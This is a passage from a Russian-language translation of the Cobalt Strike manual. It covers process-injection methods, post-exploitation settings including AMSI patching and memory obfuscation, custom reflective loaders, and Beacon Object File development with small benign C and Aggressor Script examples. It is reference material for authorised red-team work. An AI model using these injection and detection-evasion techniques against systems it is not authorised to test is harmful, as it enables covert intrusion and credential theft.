startrwx	false	Использовать RWX в качестве начальных разрешений для внедренного или содержимого BOF'a. Альтернативой является RW. Когда память BOF'a не используется, разрешения будут устанавливаться на основе этой настройки.
userwx	false	Используйте RWX в качестве конечных разрешений для внедренного содержимого или BOF'a. Альтернативой является RX.

В блоки **transform-x86** и **transform-x64** помещается содержимое, внедряемое Beacon'ом. Эти блоки поддерживают две команды: **prepend** и **append**.

Команда **prepend** вставляет строку перед внедряемым содержимым. Команда **append** добавляет строку после внедряемого содержимого. Убедитесь, что добавляемые данные являются допустимым кодом для архитектуры внедряемого содержимого (x86, x64). Программа c2lint не содержит проверки на это.

Блок **execute** управляет методами, которые Beacon будет использовать, когда ему нужно внедрить код в процесс. Beacon рассматривает каждый параметр в блоке **execute**, определяя, пригоден ли параметр для текущего контекста, пробует метод, если он пригоден и переходит к следующему параметру, если выполнение кода не произошло. Параметры **execute** включают:

Параметр	x86 -> x64	x64 -> x86	Примечания
CreateThread			Только текущий процесс
CreateRemoteThread	Да		Нет кросс-сессии
NtQueueApcThread			

Параметр	x86 -> x64	x64 -> x86	Примечания
NtQueueApcThread-s			Это техника внедрения "Ранняя пташка". Только приостановленные процессы (например, задания по пост-эксплуатации).
RtlCreateUserThread	Да	Да	Рискованно на целях эпохи XP; использует RWX шеллкод для x86 -> x64 внедрения.
SetThreadContext		Да	Только приостановленные процессы (например, задания по пост-эксплуатации).

Параметры **CreateThread** и **CreateRemoteThread** имеют разновидности, которые порождают приостановленный поток с адресом другой функции, обновляют приостановленный поток для выполнения внедренного кода и возобновляют этот поток. Используйте [функция] "модуль!функция+0x##", чтобы указать начальный адрес для подмены. Для удаленных процессов рекомендуется использовать только модули ntdll и kernel32. Необходимая часть 0x## - это смещение, добавленное к начальному адресу. Эти варианты работают только для x86 -> x86 и x64 -> x64.

Выбранные вами параметры execute должны охватывать различные побочные ситуации. Эти побочные ситуации включают внедрение в самого себя, внедрение в приостановленные временные процессы, межсессионное удаленное внедрение в процесс, внедрение x86 -> x64, x64 -> x86, а также внедрение с передачей или без передачи аргумента.

Инструмент c2lint предупредит вас о контекстах, которые ваш блок execute не охватывает.

## Управление внедрением в процесс

В Cobalt Strike 4.5 добавлена поддержка, позволяющая пользователям определять собственную технику внедрения в процесс вместо использования встроенных техник. Это делается через хук-функции [PROCESS INJECT SPAWN](#) и [PROCESS INJECT EXPLICIT](#). Cobalt Strike будет вызывать одну из этих хук-функций при выполнении пост-эксплуатационных команд. Таблицу поддерживаемых команд смотрите в разделе о хуках.

Два хука покроют большинство пост-эксплуатационных команд. Однако есть некоторые исключения, которые не будут использовать эти хуки и будут продолжать использовать встроенную технику.

Команда Beacon'a	Функция Aggressor Script'a
	<a href="#">&amp;bdllspawn</a>
shell	<a href="#">&amp;bshell</a>
execute-assembly	<a href="#">&amp;bexecute assembly</a>

Чтобы реализовать собственную технику внедрения, вам потребуется предоставить Beacon Object File (BOF), содержащий исполняемый код для архитектур x86 и/или x64, и файл Aggressor Script'a, содержащий хук-функцию. Смотрите примеры хуков для внедрения в процесс в Community Kit.

Поскольку вы реализуете свою собственную технику внедрения, настройки process-inject в вашем профиле Malleable C2 не будут использоваться, если только ваш BOF не вызовет функцию Beacon API **BeaconInjectProcess** или **BeaconInjectTemporaryProcess**. Эти функции реализуют внедрение по умолчанию и, скорее всего, не будут использоваться, если только речь не идет о реализации возврата к технике по умолчанию.

## Порождение внедрения в процесс

Хук **PROCESS\_INJECT\_SPAWN** используется для определения техники внедрения в процесс fork&run. Следующие команды Beacon'a, функции Aggressor Script'a и пользовательские интерфейсы, перечисленные в таблице ниже, будут вызывать хук, а пользователь может реализовать свою собственную технику или использовать встроенную.

### Обратите внимание на следующее:

- Команды **elevate**, **runasadmin**, **&belevate**, **&brunasadmin** и **[beacon]** -> **Access** -> **Elevate** будут использовать хук **PROCESS\_INJECT\_SPAWN** только тогда, когда указанный экспloit использует одну из перечисленных в таблице функций Aggressor Script'a, например **&bpowerpick**.
- Для команд **net** и **&bnet** команда 'domain' не будет использовать хук.
- Примечание '(используйте хэш)' означает выбор учетных данных, которые ссылаются на хэш.

## Типы заданий

Команда	Aggressor Script	UI
chromedump		
dcsync	<a href="#"><u>&amp;bdcsync</u></a>	
elevate	<a href="#"><u>&amp;belevate</u></a>	[beacon] -> Access -> Elevate
		[beacon] -> Access -> Golden Ticket
hashdump	<a href="#"><u>&amp;bhashdump</u></a>	[beacon] -> Access -> Dump Hashes
keylogger	<a href="#"><u>&amp;bkeylogger</u></a>	
logonpasswords	<a href="#"><u>&amp;blogonpasswords</u></a>	[beacon] -> Access -> Run Mimikatz
		[beacon] -> Access -> Make Token (используйте хэш)
mimikatz	<a href="#"><u>&amp;bmimikatz</u></a>	
	<a href="#"><u>&amp;bmimikatz_small</u></a>	
net	<a href="#"><u>&amp;bnet</u></a>	[beacon] -> Explore -> Net View
portscan	<a href="#"><u>&amp;bportscan</u></a>	[beacon] -> Explore -> Port Scan
powerpick	<a href="#"><u>&amp;bpowerpick</u></a>	
printscreen	<a href="#"><u>&amp;bprintscreen</u></a>	
pth	<a href="#"><u>&amp;bpassthehash</u></a>	

Команда	Aggressor Script	UI
runasadmin	<a href="#"><u>&amp;brunasadmin</u></a>	[цель] -> Scan
screenshot	<a href="#"><u>&amp;bscreenshot</u></a>	[beacon] -> Explore -> Screenshot
screenwatch	<a href="#"><u>&amp;bscreenwatch</u></a>	
ssh	<a href="#"><u>&amp;bssh</u></a>	[цель] -> Jump -> ssh
ssh-key	<a href="#"><u>&amp;bssh_key</u></a>	[цель] -> Jump -> ssh-key
		[цель] -> Jump -> [эксплойт] используйте хэш)

## Явное внедрение в процесс

Хук [PROCESS\\_INJECT\\_EXPLICIT](#) используется для определения техники явного внедрения в процесс. Следующие команды Beacon'a, функции Aggressor Script'a и пользовательские интерфейсы, перечисленные в таблице ниже, будут вызывать хук, а пользователь может реализовать свою собственную технику или использовать встроенную.

### Обратите внимание на следующее:

- Доступ к интерфейсу [Обозреватель процессов] осуществляется через **[beacon] -> Explore -> Process List**. Существует также мульти-версия этого интерфейса, доступ к которой осуществляется путем выбора нескольких сессий и использования того же меню пользовательского интерфейса. В обозревателе процессов используйте кнопки для выполнения дополнительных команд для выбранного процесса.
- Команды **chromedump**, **dcsync**, **hashdump**, **keylogger**, **logonpasswords**, **mimikatz**, **net**, **portscan**, **printscreen**, **pth**, **screenshot**, **screenwatch**, **ssh** и **ssh-key**. Также имеют версию fork&run. Для использования явной версии требуются аргументы **pid** и **arch**.
- Для команд **net** и **&bnet** команда 'domain' не будет использовать хук.

## Типы заданий

Команды	Aggressor Script	UI
browservpivot	<a href="#"><u>&amp;bbrowservpivot</u></a>	[beacon] -> Explore -> Browser Pivot
chromedump		
dcsync	<a href="#"><u>&amp;bdcsync</u></a>	
dllinject	<a href="#"><u>&amp;bdllinject</u></a>	
hashdump	<a href="#"><u>&amp;bhashdump</u></a>	
inject	<a href="#"><u>&amp;binject</u></a>	[Обозреватель процессов] -> Inject

Команды	Aggressor Script	UI
keylogger	<a href="#">&amp;bkeylogger</a>	[Обозреватель процессов] -> Log Keystrokes
logonpasswords	<a href="#">&amp;blogonpasswords</a>	
mimikatz	<a href="#">&amp;bmimikatz</a>	
	<a href="#">&amp;bmimikatz small</a>	
net	<a href="#">&amp;bnet</a>	
portscan	<a href="#">&amp;bportscan</a>	
printscreen	<a href="#">&amp;bprintscreen</a>	
psinject	<a href="#">&amp;bpsinject</a>	
pth	<a href="#">&amp;bpassthehash</a>	
screenshot	<a href="#">&amp;bscreenshot</a>	[Обозреватель процессов] -> Screenshot (Yes)
screenwatch	<a href="#">&amp;bscreenwatch</a>	[Обозреватель процессов] -> Screenshot (No)
shinject	<a href="#">&amp;bshinject</a>	
ssh	<a href="#">&amp;bssh</a>	
ssh-key	<a href="#">&amp;bssh key</a>	

## Управление пост-эксплуатацией

Крупные функции Cobalt Strike'a для пост-эксплуатации (например, screenshot, keylogger, hashdump и т.д.) реализованы в виде Windows DLL. Для выполнения этих функций Cobalt Strike порождает временный процесс и внедряет в него функцию. Блок process-inject управляет этапом внедрения в процесс. Блок post-ex управляет содержимым и поведением, характерным для пост-эксплуатационных функций Cobalt Strike'a. В версии 4.5 эти функции для пост-эксплуатации теперь поддерживают явное внедрение в существующий процесс при использовании аргументов [pid] и [arch].

```
post-ex {
    # управление времененным процессом, который мы порождаем
    set spawnto_x86 "%windir%\syswow64\rundll32.exe";
    set spawnto_x64 "%windir%\sysnative\rundll32.exe";

    # изменение разрешений и содержимого наших DLL-библиотек
    # для пост-эксплуатации
    set obfuscate "true";

    # изменение названий именованных каналов...
    set pipename "evil_####, stuff\\not_##_ev#l";

    # передача указателей на ключевые функции от Beacon'а к его
    # дочерним заданиям
}
```

```

    set smartinject "true";

    # отключение AMSI в powerpick, execute-assembly и psinject
    set amsi_disable "true";
}

```

Параметры **spawnto\_x86** и **spawnto\_x64** управляют временным процессом по умолчанию, который Beacon будет порождать для своих пост-эксплуатационных функций. Ниже приведены несколько советов по этим параметрам:

- Всегда указывайте полный путь к программе, которая должна быть порождена Beacon'ом.
- Переменные окружения (например, %windir%) в этих путях разрешены.
- Не указывайте %windir%\system32 или c:\windows\system32 напрямую. Всегда используйте syswow64 (x86) и sysnative (x64). Beacon подкорректирует эти значения до system32, где это необходимо.
- Для значения x86 spawnto необходимо указать x86 программу. Для значения x64 spawnto, вы должны указать x64 программу.
- Указанные вами пути (за исключением автоматической корректировки syswow64/sysnative) должны существовать как в x64 (native), так и в x86 (wow64) представлении файловой системы.

Параметр **obfuscate** зашифровывает содержимое пост-эксплуатационной DLL и помещает эти функции в память более безопасным с точки зрения OPSEC способом. Она очень похожа на obfuscate и userwx доступные для Beacon'a через блок stage. Некоторые долго работающие пост-эксплуатационные DLL будут маскировать и размаскировывать свою таблицу строк по мере необходимости, когда данный параметр установлен.

Используйте **pipename** для изменения названия именованных каналов, используемых пост-эксплуатационными DLL для отправки выходных данных обратно в Beacon. Этот параметр принимает список именованных каналов, разделенных запятыми. Cobalt Strike выберет случайный именованный канал из этого параметра, когда установит пост-эксплуатационное задание. Каждый # в имени канала заменяется на валидный шестнадцатеричный символ.

Параметр **smartinject** указывает Beacon'у встраивать указатели на ключевые функции, наподобие GetProcAddress и LoadLibrary, в свои одноархитектурные пост-эксплуатационные DLL. Это позволяет пост-эксплуатационной DLL загружать себя в новый процесс без шелл-код-подобного поведения, которое обнаруживается и устраняется путем наблюдения за доступом к памяти PEB и kernel32.dll.

Параметр **thread\_hint** позволяет многопоточным пост-эксплуатационным DLL порождать потоки с подмененным начальным адресом. Укажите метку потока как "module!function+0x##", чтобы определить начальный адрес для подмены. Необязательная часть 0x## - это смещение, добавленное к начальному адресу.

Параметр **amsi\_disable** указывает powerpick, execute-assembly и psinject патчить функцию AmsiScanBuffer перед загрузкой .NET или PowerShell кода. Это ограничивает видимость этих функциональностей для AMSI(Antimalware Scan Interface).

Установите параметр **keylogger** для конфигурирования кейлоггера Cobalt Strike'a. Опция GetAsyncKeyState (по умолчанию) использует API GetAsyncKeyState для наблюдения за нажатиями клавиш. Опция SetWindowsHookEx использует SetWindowsHookEx для наблюдения за нажатиями клавиш.

# User Defined Reflective DLL Loader

В Cobalt Strike версии 4.4 добавлена поддержка использования пользовательских Reflective Loader'ов для Beacon'a. User Defined Reflective Loader (UDRL) Kit - это исходный код для демонстрации примера UDRL. Перейдите в **Help -> Arsenal** и загрузите UDRL Kit. Требуется ваш лицензионный ключ.

**ПРИМЕЧАНИЕ:**

Исполняемый код Reflective Loader'a - это извлеченная секция .text из предоставленного пользователем скомпилированного объектного файла. Извлеченный исполняемый код должен быть менее 100 Кб.

## Реализация

Следующие хуки Aggressor Script'a предоставляются для реализации User Defined Reflective Loader'ов:

Функция	Описание
<a href="#"><u>BEACON_RDLL_GENERATE</u></a>	Хук, используемый для реализации базовой подмены Reflective Loader'a.
<a href="#"><u>BEACON_RDLL_SIZE</u></a>	Этот хук вызывается при подготовке Beacon'ов и позволяет пользователю сконфигурировать более 5 Кб места для своего Reflective Loader'a (до 100 Кб).
<a href="#"><u>BEACON_RDLL_GENERATE_LOCAL</u></a>	Хук, используемый для реализации улучшенной подмены Reflective Loader'a. Дополнительные аргументы включают идентификатор Beacon'a, адрес GetModuleHandleA и GetProcAddress.

Следующие функции Aggressor Script'a предназначены для извлечения исполняемого кода Reflective Loader'a (секции .text ) из скомпилированного объектного файла и внедрения исполняемого кода в Beacon:

Функция	Описание
<a href="#"><u>extract_reflective_loader</u></a>	Извлекает исполняемый код Reflective Loader'a из массива байтов, содержащего скомпилированный объектный файл.
<a href="#"><u>setup_reflective_loader</u></a>	Вставляет исполняемый код Reflective Loader'a в Beacon.

Следующие функции Aggressor Script'a предназначены для изменения Beacon'a с использованием информации из профиля Malleable C2:

Функция	Описание
<a href="#"><u>setup_strings</u></a>	Применяет строки, определенные в профиле Malleable C2, к Beacon'у.
<a href="#"><u>setup_transformations</u></a>	Применяет правила преобразования, определенные в профиле Malleable C2 к Beacon'у.

Следующая функция Aggressor Script'a предназначена для получения информации о Beacon'e, чтобы облегчить его модификацию:

Функция	Описание
<a href="#">pedump</a>	Загружает карту информации о Beacon'e. Эта карта информации похожа на вывод команды "peclone" с аргументом "dump".

Следующие функции Aggressor Script'a позволяют выполнять пользовательские модификации для Beacon'a:

**ПРИМЕЧАНИЕ:**

В зависимости от внесенных пользовательских модификаций (обфускация, маскировка и т.д.), Reflective Loader'у может потребоваться отменить эти модификации при загрузке.

Функция	Описание
<a href="#">pe_insert_rich_header</a>	Вставляет данные rich-заголовка в содержимое Beacon DLL. Если информация о rich-заголовках уже существует, она будет заменена.
<a href="#">pe_mask</a>	Маскирует данных в содержимом Beacon DLL на основе позиции и длины.
<a href="#">pe_mask_section</a>	Маскирует данных в содержимом Beacon DLL на основе позиции и длины.
<a href="#">pe_mask_string</a>	Маскирует строки в содержимом Beacon DLL на основе позиции.
<a href="#">pe_patch_code</a>	Исправляет код в содержимом Beacon DLL на основе поиска/замены в разделе '.text'.
<a href="#">pe_remove_rich_header</a>	Удаляет rich-заголовок из содержимого Beacon DLL.
<a href="#">pe_set_compile_time_with_long</a>	Устанавливает время компиляции в содержимом Beacon DLL.
<a href="#">pe_set_compile_time_with_string</a>	Устанавливает время компиляции в содержимом Beacon DLL.
<a href="#">pe_set_export_name</a>	Устанавливает имя для экспорта в содержимом Beacon DLL.
<a href="#">pe_set_long</a>	Помещает длинное значение в указанное место.
<a href="#">pe_set_short</a>	Помещает короткое значение в указанное место
<a href="#">pe_set_string</a>	Помещает строковое значение в указанное место
<a href="#">pe_set_stringz</a>	Помещает строковое значение в указанное место и добавляет терминальный ноль.
<a href="#">pe_set_value_at</a>	Устанавливает значение типа long на основе местоположения, разрешенного с помощью имени из PE Map (см. pedump).

Функция	Описание
<a href="#">pe_stomp</a>	Устанавливает в строке нулевые символы. Начинает с указанного места и устанавливает все символы равными нулю, пока не будет достигнут терминальный ноль строки.
<a href="#">pe_update_checksum</a>	Обновляет контрольную сумму в содержимом Beacon DLL.

## Использование User Defined Reflective DLL Loader'ов

### Создание/компиляция ваших Reflective Loader'ов

User Defined Reflective Loader (UDRL) Kit - это исходный для демонстрации примера UDRL. Перейдите в раздел **Help -> Arsenal** и загрузите UDRL Kit (требуется лицензионный ключ).

Ниже приводится процесс подготовки Beacon'ов:

- Хук BEACON\_RDLL\_SIZE вызывается при подготовке Beacon'ов.
  - Это дает пользователю возможность указать, что для его Reflective Loader'a потребуется более 5 Кб места.
  - Пользователи могут использовать Beacon'ы, в которых зарезервировано место для Reflective Loader'a размером до 100 Кб.
  - При переопределении доступного пространства Reflective Loader'a в Beacon'ах, Beacon'ы станут намного больше. Фактически, они будут чересчур большими для стандартных артефактов, предоставляемых Cobal Strike'ом. Пользователям придется обновить свои процессы, чтобы использовать специализированные артефакты с увеличенным зарезервированным пространством для больших Beacon'ов.
- В качестве данных payload'a к Beacon'ам добавляются необходимые настройки.
  - Следующие исправления внесены в Beacon'ы для UDRL:
    - Настройки Listener'a.
    - Некоторые параметры Malleable C2.

Использование **sleepmask** и **userwx** требует наличия Reflective Loader'a, способного создавать память для исполняемого кода .text с правами RWX, иначе Beacon будет давать сбой при маскировке/демаскировке памяти, защищенной от записи. Стандартные Reflective Loader'ы обычно справляются с этой задачей.

Использование **sleepmask** и **obfuscate** требует Reflective Loader'a, способного удалить первый 4 Кб блока (Заголовок) DLL, поскольку заголовок не будет замаскирован.

- Следующее НЕ исправлено в Beacon'ах для UDRL:
  - Модификации PE
- Обычно вызывается BEACON\_RDLL\_GENERATE. Хук BEACON\_RDLL\_GENERATE\_LOCAL вызывается, когда:
  - Далее определяется, что его вызывает:
    - Malleable C2 имеет параметр ".stage.smartinject".
  - Используйте функцию **extract\_reflective\_loader** для извлечения Reflective Loader'a.

- Используйте функцию **setup\_reflective\_loader**, чтобы разместить извлеченный Reflective Loader в пространство Reflective Loader'a в Beacon'ах.
  - Если загрузчик слишком велик для выбранного Beacon'a, вы увидите сообщение, подобное этому:
    - Reflective DLL Content length (123456) exceeds available space (5120).
  - Используйте "BEACON\_RDLL\_SIZE", чтобы использовать Beacon'ы с более крупными Reflective Loader'ами.
  - Имеются дополнительные функции, помогающие проверять и вносить изменения в Beacon'ы на основе возможностей Reflective Loader'ов. Например:
    - Обеспечение обfuscации
    - Изменение в адресах для поддержки умного внедрения
- Beacon'ы превращаются в артефакты.
  - Beacon'ы, которые были созданы с более крупным пространством Reflective Loader'a (согласно параметру "BEACON\_RDLL\_SIZE" выше), должны быть загружены в специальные артефакты с пространством для хранения больших Beacon'ов.
  - Перейдите в **Help -> Arsenal** из лицензионного Cobalt Strike'a, чтобы загрузить Artifact Kit.
  - Смотрите упоминания "stagesize" в этих файлах artifact kit, предоставленных CobaltStrike'ом:
    - Смотрите упоминания "stagesize" в сценарии для сборки артефакта.
    - Смотрите упоминания "stagesize" в 'script.example'.

## Beacon Object File'ы

Beacon Object File (BOF) - это скомпилированная программа на языке C, написанная в соответствии с определенными соглашениями, которые позволяют ей выполняться в рамках процесса Beacon'a и использовать внутренние Beacon API. BOF'ы - это способ быстрого расширения агента Beacon'a новыми функциями для пост-эксплуатации.

## В чем заключаются преимущества BOF'ов?

Одна из ключевых ролей платформы управления и контроля заключается в предоставлении способов использования внешней функциональности для пост-эксплуатации. Cobalt Strike уже имеет инструменты для использования PowerShell'a, .NET и Reflective DLL. Эти инструменты опираются на затратный для OPSEC паттерн fork&run, который включает создание процесса и внедрение для каждого пост-эксплуатационного действия. BOF'ы имеют более легкий путь. Они запускаются внутри процесса Beacon'a, а памятью можно управлять с помощью профиля Malleable c2 в блоке process-inject.

BOF'ы также очень малы. Реализация Reflective DLL для обхода UAC с повышением привилегий может весить более 100 Кб. Тот же экспloit, созданный как BOF, имеет размер <3 Кб. Это может иметь большое значение при использовании каналов с ограниченной пропускной способностью, таких как DNS.

Наконец, BOF легко разрабатывать. Вам просто нужен компилятор Win32 C и командная строка. MinGW и компилятор C от Microsoft могут создавать файлы BOF. Вам не придется возиться с настройками проекта, которые иногда требуют больше усилий, чем сам код.

## Как работают BOF'ы?

С точки зрения Beacon'a, BOF - это просто блок позиционно-независимого кода, который получает указатели на некоторые внутренние Beacon API.

С точки зрения Cobalt Strike'a, BOF - это объектный файл, созданный компилятором языка C. CobaltStrike анализирует этот файл и действует как компоновщик и загрузчик для его содержимого. Такой подход позволяет вам писать позиционно-независимый код для применения в Beacon'e без утомительной работы по управлению строками и динамическому вызову Win32 API.

## Какие недостатки имеют BOF'ы?

BOF'ы - это однофайловые программы на языке С, которые вызывают Win32 API и ограниченные Beacon API. Не рассчитывайте подключать другие функциональные возможности или создавать большие проекты с помощью этого механизма.

Cobalt Strike не связывает ваш BOF с libc. Это означает, что вы ограничены интринсиками компилятора (например, \_\_stosb в Visual Studio для memset), открытыми внутренними Beacon API, Win32 API и функциями, которые вы пишете. Ожидайте, что многие распространенные функции (например, strlen, strcmp и т.д.) не будут доступны вам через BOF.

BOF'ы выполняются внутри вашего Beacon'a. Если у BOF'a произойдет сбой, вы или ваш друг потеряете доступ. Пишите свои BOF'ы внимательно.

Cobalt Strike ожидает, что ваши BOF'ы будут однопоточными программами, которые выполняются в течение короткого периода времени. BOF'ы будут блокировать выполнение других заданий и функций Beacon'a. Не существует шаблона BOF'a для асинхронных или длительно выполняющихся заданий. Если вы хотите сделать возможность длительного выполнения, подумайте о Reflective DLL, которая запускается внутри процесса-жертвы.

## Как создавать BOF?

Легко. Откройте текстовый редактор и начните писать программу на языке Си. Ниже приведена программа Hello World для BOF'a:

```
#include <windows.h>
#include "beacon.h"
void go(char * args, int alen) {
    BeaconPrintf(CALLBACK_OUTPUT, "Hello World: %s", args);
}
```

Загрузите [beacon.h](#).

**Чтобы скомпилировать его с помощью Visual Studio:**

cl.exe /c /GS- hello.c /Fohello.o

**Чтобы скомпилировать его с x86 MinGW:**

i686-w64-mingw32-gcc -c hello.c -o hello.o

**Чтобы скомпилировать его с x64 MinGW:**

x86\_64-w64-mingw32-gcc -c hello.c -o hello.o

Приведенные выше команды создают файл hello.o. Используйте inline-execute в Beacon'e для запуска BOF.

beacon> inline-execute /путь/до/hello.o аргументы

**beacon.h** содержит определения для нескольких внутренних Beacon API. Функция `go` похожа на `main` в любой другой программе на языке С. Это функция, которая вызывается с помощью `inline-execute`, и ей передаются аргументы. **BeaconOutput** - это функция Beacon API для отправки вывода оператору. В ней нет ничего особенного.

## Динамическое разрешение функций

`GetProcAddress`, `LoadLibraryA`, `GetModuleHandle` и `FreeLibrary` доступны в файлах BOF. У вас есть возможность использовать их для разрешения функций Win32 API, которые вы хотите вызвать. Другой вариант - использовать динамическое разрешение функций (DFR).

Динамическое разрешение функций - это соглашение об объявлении и вызове Win32 API как `LIBRARY$Function`. Это соглашение предоставляет Beacon'у информацию, необходимую ему для явного разрешения определенной функции и обеспечения ее доступности для вашего файла BOF перед его запуском. Если этот процесс потерпит неудачу, Cobalt Strike откажется выполнять BOF и сообщит вам, какую функцию он не смог разрешить.

Ниже приведен пример BOF'a, который использует DFR и получает текущий домен:

```
#include <windows.h>
#include <stdio.h>
#include <dsgetdc.h>
#include "beacon.h"

DECLSPEC_IMPORT DWORD WINAPI NETAPI32$DsGetDcNameA(LPVOID, LPVOID, LPVOID,
LPVOID,
ULONG, LPVOID);
DECLSPEC_IMPORT DWORD WINAPI NETAPI32$NetApiBufferFree(LPVOID);

void go(char * args, int alen) {
    DWORD dwRet;
    PDOMAIN_CONTROLLER_INFO pdcInfo;

    dwRet = NETAPI32$DsGetDcNameA(NULL, NULL, NULL, NULL, 0, &pdcInfo);
    if (ERROR_SUCCESS == dwRet) {
        BeaconPrintf(CALLBACK_OUTPUT, "%s", pdcInfo->DomainName);
    }

    NETAPI32$NetApiBufferFree(pdcInfo);
}
```

Приведенный выше код выполняет вызовы DFR для `DsGetDcNameA` и `NetApiBufferFree` из `NETAPI32`. Когда вы объявляете прототипы функций для ее динамического разрешения, обратите особое внимание на декораторы, прикрепленные к объявлению функции. Ключевые слова, такие как `WINAPI` и `DECLSPEC_IMPORT`, очень важны. Эти декораторы представляют компилятору необходимые подсказки для передачи аргументов и генерации правильной инструкции для вызова.

## Aggressor Script и BOF'ы

Скорее всего, вы захотите использовать Aggressor Script для запуска ваших финальных реализаций BOF'a в Cobalt Strike'e. BOF - это хорошее средство для реализации техники бокового перемещения, инструмента повышения привилегий или новой возможности для разведки.

Функция [&beacon inline execute](#) является точкой входа Aggressor Script'a для запуска BOF-файла. Ниже приведен сценарий для запуска простой программы Hello World:

```
alias hello {
    local('$barch $handle $data $args');

    # определение архитектуры данной сессии
    $barch = barch($1);

    # чтение из нужного BOF-файла
    $handle = openf(script_resource("hello. $+ $barch $+ .o"));
    $data   = readb($handle, -1);
    closef($handle);

    # упаковывание наших аргументов
    $args   = bof_pack($1, "zi", "Hello World", 1234);

    # объявление о том, что мы делаем
    btask($1, "Running Hello BOF");

    # выполнение
    beacon_inline_execute($1, $data, "demo", $args);
}
```

Сначала сценарий определяет архитектуру сессии. x86 BOF будет выполняться только в x86 сессии Beacon'a. И наоборот, x64 BOF будет выполняться только в x64 сессии Beacon'a. Затем этот сценарий считывает целевой BOF в переменную Aggressor Script'a. Следующим шагом будет упаковывание наших аргументов. Функция [&b0f pack](#) упаковывает аргументы таким образом, который совместим с внутренним API парсера данных Beacon'a. Данный сценарий использует обычную функцию &btask для логирования действия, которое пользователь поручил Beacon'у. А [&beacon inline execute](#) запускает BOF с его аргументами.

Функция [&beacon inline execute](#) принимает идентификатор Beacon'a в качестве первого аргумента, строку, содержащую содержимое BOF'a, в качестве второго аргумента, точку входа в качестве третьего аргумента и упакованные аргументы в качестве четвертого аргумента. Возможность выбора точки входа существует на случай, если вы решите объединить похожие функции в один BOF.

Ниже представлена программа на языке C, соответствующая сценарию выше:

```
/*
 * Компиляция с:
 * x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o
 * i686-w64-mingw32-gcc -c hello.c -o hello.x86.o
 */

#include <windows.h>
#include <stdio.h>
#include <tlhelp32.h>
#include "beacon.h"

void demo(char * args, int length) {
    datap parser;
    char * str_arg;
```

```

int      num_arg;

BeaconDataParse(&parser, args, length);
str_arg = BeaconDataExtract(&parser, NULL);
num_arg = BeaconDataInt(&parser);

BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg,
num_arg);
}

```

Функция demo является нашей точкой входа. Мы объявляем структуру datap на стеке. Это пустая и неинициализированная структура с информацией о состоянии для извлечения аргументов, подготовленных с помощью [&b0f\\_pack](#). BeaconDataParse инициализирует наш парсер. BeaconDataExtract извлекает двоичный блок с определенной длиной из наших аргументов. Наша функция для упаковки имеет опции для того, чтобы упаковать двоичные блоки как строки с терминальным нулем, закодированные в набор символов сессии по умолчанию, строку с широким символом и терминальным нулем или двоичный блок без преобразования. BeaconDataInt извлекает целое число, которое было упаковано в наши аргументы. BeaconPrintf - это один из способов форматирования вывода и его предоставления оператору.

## BOF C API

### API парсера данных

API парсера данных извлекает аргументы, упакованные с помощью функции [&b0f\\_pack](#) Aggressor Script'a.

**char \* BeaconDataExtract (datap \* parser, int \* size)**

Извлекает двоичный блок с определенной длиной. Аргумент size может быть NULL. Если адрес указан, size заполнится количеством извлеченных байтов.

**int BeaconDataInt (datap \* parser)**

Извлекает целое четырехбайтовое число.

**int BeaconDataLength (datap \* parser)**

Получает количество данных, которые осталось проанализировать.

**void BeaconDataParse (datap \* parser, char \* buffer, int size)**

Подготавливает парсер данных для извлечения аргументов из указанного буфера.

**short BeaconDataShort (datap \* parser)**

Извлекает целое двухбайтовое число.

### API вывода

API вывода возвращает выходные данные в Cobalt Strike.

**void BeaconPrintf (int type, char \* fmt, ...)**

Форматирует и предоставляет вывод оператору Beacon'a.

```
void BeaconOutput (int type, char * data, int len)
```

Отправляет вывод оператору Beacon'a.

Каждая из этих функций принимает аргумент типа. Этот тип определяет, как Cobalt Strike будет обрабатывать вывод и в каком виде он будет его отображать. К типам относятся:

**CALLBACK\_OUTPUT** - стандартный вывод. Cobalt Strike преобразует этот вывод в UTF-16(внутри), используя стандартный набор символов.

**CALLBACK\_OUTPUT\_OEM** - стандартный вывод. Cobalt Strike преобразует этот вывод в UTF-16 (внутри), используя OEM набор символов. Вам, вероятно, это не понадобится, если только вы не имеете дела с выводом из cmd.exe.

**CALLBACK\_ERROR** - это стандартное сообщение об ошибке.

**CALLBACK\_OUTPUT\_UTF8** - стандартный вывод. Cobalt Strike преобразует этот вывод в UTF-16(внутри) из UTF-8.

## API форматирования

API форматирования используется для создания крупных или повторяющихся выходных данных.

```
void BeaconFormatAlloc (formatp * obj, int maxsz)
```

Выделяет память для форматирования комплексного или крупного вывода.

```
void BeaconFormatAppend (formatp * obj, char * data, int len)
```

Добавляет данные к этому объекту форматирования.

```
void BeaconFormatFree (formatp * obj)
```

Освобождает объект форматирования.

```
void BeaconFormatInt (formatp * obj, int val)
```

Добавляет целое четырехбайтовое число (big endian) к этому объекту.

```
void BeaconFormatPrintf (formatp * obj, char * fmt, ...)
```

Добавляет форматированную строку к данному объекту.

```
void BeaconFormatReset (formatp * obj)
```

Возвращает объект форматирования в состояние по умолчанию (до повторного использования).

```
char * BeaconFormatToString (formatp * obj, int * size)
```

Извлекает форматированные данные в одну строку. Заполните переданную переменную size длиной этой строки. Эти параметры пригодны для использования с функцией BeaconOutput.

# Внутренние API

Следующие функции управляют токеном, используемым в текущем контексте Beacon'a:

**BOOL BeaconUseToken (HANDLE token)**

Применяет указанный токен в качестве токена текущего потока Beacon'a. Новый токен также будет сообщен пользователю. Возвращает TRUE в случае успеха. FALSE в случае неудачи.

**void BeaconRevertToken ()**

Сбрасывает токен текущего потока. Используйте эту функцию вместо прямого вызова RevertToSelf. Эта функция очищает прочую информацию о состоянии токена.

**BOOL BeaconIsAdmin ()**

Возвращает TRUE, если Beacon находится в high-integrity контексте.

Следующие функции предоставляют определенный доступ к возможности Beacon'a по внедрению в процесс:

**void BeaconGetSpawnTo (BOOL x86, char \* buffer, int length)**

Заполняет указанный буфер x86 или x64 значением spawnto, сконфигурированным для данной сессии Beacon'a.

**BOOL BeaconSpawnTemporaryProcess (BOOL x86, BOOL ignoreToken, STARTUPINFO \* sInfo, PROCESS\_INFORMATION \* pInfo)**

Эта функция порождает временный процесс с учетом параметров rpid, spawnto и blockdlls. Возьмите дескриптор из PROCESS\_INFORMATION, чтобы внедриться в этот процесс или манипулировать им. Возвращает TRUE в случае успеха.

**void BeaconInjectProcess (HANDLE hProc, int pid, char \* payload, int payload\_len, int payload\_offset, char \* arg, int arg\_len)**

